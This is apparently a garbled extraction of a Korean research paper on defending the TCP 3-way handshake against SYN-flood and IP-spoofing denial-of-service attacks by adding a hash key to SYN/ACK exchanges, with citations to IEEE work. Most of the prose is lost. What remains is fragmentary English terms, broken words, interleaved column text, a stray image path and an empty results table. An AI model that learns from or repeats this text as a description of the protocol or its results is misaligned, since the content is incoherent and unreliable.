TCP TCP 가 1. HTTP, FTP, SMTP, Telnet 2. TCP **TCP** TCP 2.1 3-way handshake **TCP TCP** 3-**TCP** . 3-way handshway handshake TCP TCP process / ake Sequence Number (Denial of Service) 1> 2000 (yahoo.com) Initialize connection . [1] Kihong Park Heejo SYN-RCVD stat PPM (Probab-ilistic Packet Marking) SYN+ACK (traceback) ESTABLISHED Kanta Matsuura Hideki Imai [2] Diffie-Hellman (key-agreement protocol) < client > k server > 1. TCP 3-way handshake> Stamatis Karnouskos가 [3] SYN DoS SYN SYN DoS **ACK ACK** TCP 가 SYN DoS ACK SYN **TCP** Xinu TCP 3-way handshake 3-way handshake가 **ESTABLISHED** TCP 2 가 3 **TCP** . 4

가

2.2 TCP 3-way handshake	Initialize connection	
가 가 IP address	SYN	
(IP Spoofing)	ACK+KEY ACK+KEY ACK+KEY	
(SYN) IP address 가 ACK	< client > DATA	
SYN . ACK가	SYN . IP address 가 Hash KEY	
SYN+ACK ACK가 . 가 .	SYN 가 SYN ACK KEY . ACK KEY	
(incomplete connection queue+complete connection queue) 가 가	KEY가 KEY가 . ACK	
가 가	가 KEY 가 KEY	
IP spoofing DoS(Denial of Service) . 가	가	
	(overflow) 가 .	
[4]. 가 IP address 가 가 SYN	가 KEY KEY . 가 KEY Hash 가	
SYN+ACK RESET .	IP address	
3. TCP	[2] Diffie-Hellman 가	
3.1 DoS 7t 3-way handshake SYN+ACK	가 Hash . 가 KEY 가	
	가 KEY	
1. 2. ACK 가 SYN	3.3 TCP State Machine < 3> TCP finite state machine . SYN-RCVD	
TCP 3-way handshake	가 Input/ Output	
. 3-way handshake 가 .	() , SYN SYN-SENT 가 . ACK가	
3.2 < 2> DoS TCP 3-way handshake KEY 가	가 가 SYN+ACK+KEY ACK+KEY ESTABLISHED 가 . TCP state machine	




KEY (128 bits)

4.

7

		TCP	TCP
IP	10		
spoofing	50		
	100		
IP	10		
spoofing	50		
	100		
<	1 TCP	TCP	>

5.



TCP가 Hash

가

6.

- [1] Kihong Park and Heejo Lee "On the Effectiveness of Probabilistic Packet Marking for IP Traceback under Denial of Service Attack "IEEE INFOCOM 2001
- [2] Kanta Matsuura and Hideki Imai "Resolution of ISAKMP/Oakley Key-Agreement Protocol Resistant against Denial-of-Service Attack " IEEE Internet Workshop, 1999
- [3] Stamatis Karnouskos "Dealing with Denial-ofservice Attacksin Agent-enabled Active and Programmable Infrastructures "IEEE COMPSAC
- "Denial of service and [4] Andrian Piskozub distributed denial of service attacks" IEEE International Conference 2002
- [5] XINU http://public.ise.canberra.edu.au/~chrisc /xinu.html online documents

4.2 가